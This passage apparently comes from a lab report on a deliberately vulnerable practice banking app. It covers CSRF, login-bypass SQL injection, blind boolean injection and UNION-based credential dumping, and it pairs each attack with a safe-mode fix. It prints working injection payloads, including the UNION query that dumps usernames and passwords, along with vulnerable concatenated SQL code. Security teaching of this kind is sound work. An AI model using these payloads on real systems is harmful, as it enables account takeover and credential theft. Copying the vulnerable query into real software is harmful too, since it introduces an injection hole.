
Fix (safe mode): the same value is assigned with element.textContent instead of innerHTML. textContent never parses HTML, so the fragment is shown as text:




2.5 Cross-Site Request Forgery (CSRF)


Location: POST /transfer (a state-changing action - moving money). In vulnerable mode the endpoint performs the transfer purely on the strength of the session cookie, with no unguessable token to prove the request was intended. A malicious page that auto-submits a hidden form can therefore move a logged-in victim's money without consent.

Attack: while logged in as alice (balance $5230.75), the victim opens a malicious page that auto-submits a transfer of $500 to NB-1000-ATTACKER.





Fix (safe mode): every state-changing request must carry a per-session synchronizer token (_csrf) that the attacker's page cannot read. Requests without a valid token are rejected with HTTP 403, and the session cookie is additionally set SameSite=Strict as defence-in-depth:



2.6 SQL Injection - Easy (authentication bypass)

Location: POST /login. In vulnerable mode the username and password are concatenated directly into the SQL query, so input can change the query's structure:

```
const sql = "SELECT * FROM users WHERE username = '" + username +
            "' AND password = '" + password + "'";
```

Payload (username field): ' OR '1'='1' -- (password: anything)

The trailing comment removes the password check, so the query returns the first user and logs the attacker in as alice with no valid credentials:




Figure 2.11 - The injection payload entered in the username field.




Figure 2.12 - Vulnerable mode: authentication is bypassed - signed in as alice with no valid password.

Fix (safe mode): a parameterized query binds the input as data (never as SQL), plus a username format check. The payload can no longer alter the query structure and the login is refused:

```
if (!/^[A-Za-z0-9_.\-]{1,32}$/.test(username)) return reject();
db.prepare('SELECT * FROM users WHERE username = ? AND password = ?')
  .get(username, password);
```





Figure 2.13 - Safe mode: the injection is rejected with "Invalid username format." (HTTP 400).


2.7 SQL Injection - Intermediate (blind, boolean-based)

Location: GET /api/check-user?u= (used by the "Forgot username?" page). The endpoint only returns true/false for whether a username exists, but that single bit is enough to extract data one character at a time.


Probe TRUE: admin' AND substr(password,1,1)='S' -- -> exists:true (admin's password does start with S)

Probe FALSE: admin' AND substr(password,1,1)='A' -- -> exists:false





Fix (safe mode): the query is parameterized, so the whole input is treated as a literal username. Only an exact username match can return true, and the injected condition is inert:



2.8 SQL Injection - Advanced (UNION-based extraction)

Location: GET /search?q= The results query returns three columns (id, description, amount), which lets an attacker append a UNION SELECT to read arbitrary tables. SQLite's sqlite_master is the analogue of MySQL's information_schema.


Stage 1 - list the database tables:

```
x%' UNION SELECT 1, name, 3 FROM sqlite_master WHERE type='table' --
```




Stage 2 - dump the credentials from the users table:

```
x%' UNION SELECT id, username || ':' || password, 0 FROM users --
```



Fix (safe mode): a parameterized LIKE binds the search term as data, so the UNION payload is treated as a literal string to search for and simply returns no matches - no table or credential leakage:



Part 3 - Red Team Engagement

Question 3 is showing google redirect so nothing can be performed. On opening document, it has no text